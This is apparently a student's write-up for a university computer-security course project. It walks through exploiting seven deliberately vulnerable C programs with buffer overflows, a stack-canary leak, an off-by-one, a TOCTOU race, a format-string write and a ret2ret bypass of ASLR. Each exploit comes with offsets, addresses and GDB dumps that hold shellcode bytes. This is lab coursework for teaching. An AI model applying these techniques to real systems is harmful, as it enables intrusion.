CS 161 Project 1 https://sp23.cs161.org/proj1/

In this project I implemented memory exploits and mitigation strategies to prevent or detect buffer overflow attacks and memory safety vulnerabilities. Given various programs in C, I detected the vulnerable lines of code, devised a strategy to leverage them and insert my personal shellcode to execute code of my choosing. Throughout this project we learned about memory vulnerable methods, exploiting off by one errors, buffer overflows, escape characters and tocttou errors bypassing stack canaries, aslr, and other mitigation methods. The exact exploits and how I formed them are below for each piece of vulnerable code.

01. Remus:

Vulnerability:

For this question, the gets(buf) line is vulnerable because there is not a check for the length of the input and the user is thus able to write beyond the length of the buffer.

Magic Numbers:
buffer length = 8, compiler padding = 8
sfp orbit = 0xbfffdaf8
rip orbit = 0xbfffdafc
shellcode inserted at = 0xbfffdb00

Exploit Structure:
In the egg file, first need to override the buffer, compiler padding, and the sfp. By comparing the addresses when running info frame x/16x buf I determined the difference between the rip and buf was 20 so I inserted 20 bytes of garbage input. Then I overrode the rip with the address of the new shellcode 4 bytes after and then inserted the shellcode provided.
GDB before/after: oops writeup was not needed for this question hehe

02. Spica

Vulnerability:

The program allows you to specify a length and then inject an integer that passes the size length. However if we input 0xff which would pass the < 128 check unsigned but is 255 signed we can read more than the buffer size and initiate a buffer overflow attack when puts(msg) is called.

Magic Numbers:


Addr	Size	Value
0xffffdacc	4	rip
0xffffdac8	4	sfp
	16	compiler pad
0xffffda38	128	msg = 'A'
	1	size = 0xff

Exploit Structure:

1. First need to write to file the size = 0xff
2. Next need to fill the bytes between the buffer and the rip. Debugging the exploit and calling info frame inside the display function gives us the rip and sfp and we can also compare and find the msg buffer because it is defined directly after or call x/nx msg.
3. To fill in the bytes based on the created stack diagram, we need 128 bytes to fill the buffer, 16 bytes compiler pad, 4 bytes of garbage to override the sfp.
4. Now we can replace the rip with a new value that points to our shellcode. Since we can keep overriding memory we can place the shellcode in the next word so 4 above the current rip. The rip was 0xffffdacc so the new one would be '\xd0\xda\xff\xff' written as a string
5. Place the shellcode at the specified address.

GDB before/after:

```
(gdb) x/48x msg
0xffffda38:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffda48:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffda58:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffda68:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffda78:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffda88:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffda98:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdaa8:     0x00000000      0x00000000      0x00000000      0x00000000
```



(gdb) x/48x msg
0xffffda38: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffda48: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffda58: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffda68: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffda78: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffda88: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffda98: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffdaa8: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffdab8: 0x000000d2 0x41414141 0x41414141 0x41414141
0xffffdac8: 0x41414141 0xffffdad0 0xcd58326a 0x89c38980
0xffffdad8: 0x58476ac1 0xc03180cd 0x692d6850 0xe2896969
0xffffdae8: 0x6d2b6850 0xe1896d6d 0x2f2f6850 0x2f686873

03. Polaris:

Vulnerability:

Line 22 checking for '\\x' character -- Because of the way the input is formatted, we can read past the actual buffer by 3 bytes when a certain character is detected. The loop skips 3 bytes and we can use this to leak the stack canary. We then initiate a buffer overflow attack to bypass the canary.

Magic Numbers:



Exploit Structure:

1. For the first p.send we want to fill buffer to get right below the canary-- The buffer size is 16. First 3 loops fill with garbage, then special character '\\x\n' to terminate early.
2. the stack canary is right above the buffer so we can call p.recvline(17) and slice the 4 bytes of the canary
3. Filled in the stack diagram using info frame and getting the address of the buffer with x/nx c.buffer
4. For the second p.send since we now know the entire stack layout, we can first send 16 bytes of garbage null terminated to 'A' *15 + '\0' and then we know the stack canary so we add that slice next. Based on the addresses there is 8 bytes of compiler padding and 4 bytes for the sfp so we need 12 more garbage bytes before placing the address of the shellcode where the rip of dehexify is. &shellcode is 4 above the rip so 0xffffdaec + 4 = 0xffffdaf0 converted to little endian followed by the actual shellcode.

GDB before/after:

x/30x c.buffer

```
(gdb) x/30x c.buffer
0xffffdacc:     0x41414141      0x41414141      0x41414141      0x0800785c
0xffffdadc:     0xe2a92e26      0x0804d020      0x00000000      0xffffdaf8
0xffffdaec:     0x08049341      0x00000000      0xffffdb10      0xffffdb8c
0xffffdafc:     0x0804952a      0x00000001      0x08049329      0x0804cfe8
0xffffdb0c:     0x0804952a      0x00000001      0xffffdb84      0xffffdb8c
0xffffdb1c:     0x0804b000      0x00000000      0x00000000      0x08049508
0xffffdb2c:     0x0804cfe8      0x00000000      0x00000000      0x00000000
```

04. Vega

Vulnerability:

There is an off by one error for this part so we can go beyond buffer and change the lsb of the sfp. By doing this we can then redirect the rip on the second call to the function and have it execute shellcode we place into the buffer

Magic Numbers:

p environ[4] = 0xdfdffffbc after 0x20

Exploit Structure:

1. Use gdb and printing environment variables to get stack diagram above. Called info frame at breakpoints within each function and extracted argument locations.
2. We know that there are 64 bytes of buffer so we fill the first bytes with garbage
3. If we know that we can write one extra byte based on the stack diagram that means we can override the lsb of the sfp of invoke. We want an area of the stack where we put our shellcode (checked using the environ[3][4]) so I chose '\x10'
4. Based on this, the exploit should have 4 bytes of garbage, the address of the environment variable which is 4 above 0xffffdf9c. Then we input 56

more bytes of garbage because we want to set the 65th byte of the sfp to '\x10'

GDB before/after:


```
(gdb) x/20x buf
0xffffda30:     0x61616161      0xffffdf9c      0x61616161      0x61616161
0xffffda40:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffda50:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffda60:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffda70:     0xffffda30      0x0804927a      0xffffdc1f      0xffffda88
```

05. Deneb:

Vulnerability:

Because the size check happens before the actual file is read we can input an acceptable file and then change the file contents and read past the buffer limit. We can then use this to initiate a buffer overflow attack

Magic Numbers:




Exploit Structure:

(kinda above too)

1. For the initial check we must write garbage to the file such that the size is less than 128 so I wrote 127 bytes of garbage
2. After starting the program, we then redo the hack. We can find the addresses of buffer, sfp and rip by calling info frame and x/nx buf. Based on the diagram, we know that we need db0c - da78 = 148 bytes of garbage to overwrite the compiler padding and other variables between the buffer and rip.
3. We can then get the address for the shellcode which is 4 bytes above the rip so 0xffffdb10. We replace the rip with this value

4. We then place the shellcode right after this.
5. We send the number of bytes to read to equal 237 because 148 bytes of garbage + 4 bytes new ptr + 85 bytes of shellcode

GDB before/after:




```
0xffffda78:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffda88:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffda98:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffdaa8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffdab8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffdac8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffdad8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffdae8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffdaf8:     0x000000e0      0x41414141      0x41414141      0x41414141
0xffffdb08:     0x41414141      0xffffdb10      0xdb31c031      0xd231c931
0xffffdb18:     0xb05b32eb      0xcdc93105      0xebc68980      0x3101b006
0xffffdb28:     0x8980cddb      0x8303b0f3      0x0c8d01ec      0xcd01b224
0xffffdb38:     0x39db3180      0xb0e674c3      0xb202b304      0x8380cd01
0xffffdb48:     0xdfeb01c4      0xffffc9e8      0x414552ff      0x00454d44
0xffffdb58:     0xffffdb94      0x08049000      0x080508f9      0x00000000
```

06. Antares:

Vulnerability:

Printf call directly on the buffer inputted by the user. Can make printf read above and blow on the stack. We can write into the rip of calibrate such that the function executes shellcode on the return.

Magic Numbers:



Found by stepping into calibrate and running info frame. Also found buf by getting the environment variables passed in. argv[] char string so found argv[2] which was the shellcode

Exploit Structure:

1. Pass the shellcode into argv
2. Write first 4 words of buffer:
    a. place 4 bytes of the garbage with the %u
    b. place the rip of calibrate that we are trying to overwrite so 0xffffda1c
    c. place another 4 bytes of the garbage with the %u
    d. place the rip of calibrate again but add an additional 2 bytes so 0xffffda1e
3. Based on the stack diagram we also need to add another 60 bytes (15 %c) of garbage to get to the point in the stack where we can start overwriting the shellcode addresses.
4. To write the second half of the shellcode first I subtracted 31 from the 2 lsb of the shellcode address. This is because we wrote 4 words initially and 15 %c so 16 + 15 = 31. 0xdc58 - 31 = 56377 According to the documentation provided on the %u and %hn we need to subtract the bytes from the half words.

5. The first half of the shellcode can be found by subtracting the 2 lsb from the 2 msb of the shellcode address. So 0xffff - 0x dc58 = 9127. This overwrites the rip of calibrate.

GDB before/after:

```
(gdb) x/17x buf
0xffffda30:     0x41414141      0xffffda1c      0x41414141      0xffffda1e
0xffffda40:     0x63256325      0x63256325      0x63256325      0x63256325
0xffffda50:     0x63256325      0x63256325      0x63256325      0x35256325
0xffffda60:     0x37373336      0x6e682575      0x32313925      0x68257537
0xffffda70:     0x00000a6e
(gdb) i f
Stack level 0, frame at 0xffffda20:
 eip = 0x804924a in calibrate (calibrate.c:12); saved eip = 0xffffdc58
 called by frame at 0xffffdac0
 source language c.
 Arglist at 0xffffda18, args: buf=0xffffda30 "AAAA\034\332\377\377AAAA\036\
 Locals at 0xffffda18, Previous frame's sp is 0xffffda20
 Saved registers:
  ebp at 0xffffda18, eip at 0xffffda1c
```


07. Rigel

Vulnerability:

Because secure_gets() places the user input into a buffer we can create a ret2ret exploit because we can overwrite an existing pointer. By filling the stack with nop instructions and return instructions we can eventually override the existing pointer and make it point to the buffer where we placed our shellcode. It also conveniently prints out useful values and addresses.

Magic Numbers:

Because aslr is enabled all the addresses change so we had to find the addresses relative to another function. Using the printf function we can calculate relative offsets and pass in variables from there.



1. Called disas printf to get assembly code and found that return is 41 bytes after the beginning.
2. Found the size of buffer to be 0x100 = 256 and the canary is placed right after that in the stack followed 4 words later by the err_ptr.

Exploit Structure:

3. First filled in the beginning of the buffer with nops. Because we know that the
4. Placed the shellcode in the first part of the buffer and because we want the shellcode to be at the end of the buffer placed (256-len(shellcode)) bytes of '\x90'
5. Then placed shellcode at end of the buffer
6. Right after the buffer we have to replace the stack canary. We can recvline and get the value of the stack canary and get the slice and insert it right after the shellcode

7. We then need to place the return instructions until we hit the rip. Because we can recvline and get the rip of printf and we know that the return code is 41 bytes after we can add 41 to the sliced address and fill the next 4 instructions until we hit the rip.

GDB before/after:

```
(gdb) x/48x buf
0xfff60edc:     0xf7f1a000      0x8683fbf8      0xf7f72708      0x00000000
0xfff60eec:     0x00000000      0x00000000      0x00000000      0x00000000
0xfff60efc:     0x00000000      0x00000000      0x00000000      0x00000000
0xfff60f0c:     0x00000000      0x00000000      0x00000000      0x00000000
0xfff60f1c:     0x00000000      0x00000000      0x00000000      0x00000000
0xfff60f2c:     0x00000000      0x00000000      0x00000000      0x00000000
0xfff60f3c:     0x00000000      0x00000000      0x00000000      0x00000000
0xfff60f4c:     0x00000000      0x00000000      0x00000000      0x00000000
0xfff60f5c:     0x00000000      0x00000000      0x00000000      0x10000000
0xfff60f6c:     0x00000000      0xf7fb40ac      0xf7fb3c84      0xf7f72799
0xfff60f7c:     0x565a5fa4      0xfff610b4      0x00000001      0x565a5fa4
0xfff60f8c:     0xf7f76c98      0x00000000      0xfff60fac      0x00003fa4
```

```
Non-executable pages check failed!

[Detaching after fork from child process 15160]
eefaf208
f7f3a0ec

Breakpoint 1, secure_gets (err_ptr=0xffa89a24) at lockdown.c:109
109         return 0;
(gdb) x/80x buf
0xffa898ec:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa898fc:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8990c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8991c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8992c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8993c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8994c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8995c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8996c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8997c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8998c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffa8999c:     0x90909090      0x90909090      0xdb31c031      0xd231c931
0xffa899ac:     0xb05b32eb      0xcdc93105      0xebc68980      0x3101b006
0xffa899bc:     0x8980cddb      0x8303b0f3      0x0c8d01ec      0xcd01b224
0xffa899cc:     0x39db3180      0xb0e674c3      0xb202b304      0x8380cd01
0xffa899dc:     0xdfeb01c4      0xffffc9e8      0x414552ff      0x00454d44
0xffa899ec:     0xeefaf208      0xf7f3a115      0xf7f3a115      0xf7f3a115
0xffa899fc:     0xf7f3a115      0xffa89a00      0xffffffff      0xf7f494a9
0xffa89a0c:     0x56646663      0x00000000      0x00000000      0xffa89ac4
0xffa89a1c:     0x00000001      0x00000000      0x00000001      0xffa89a24
```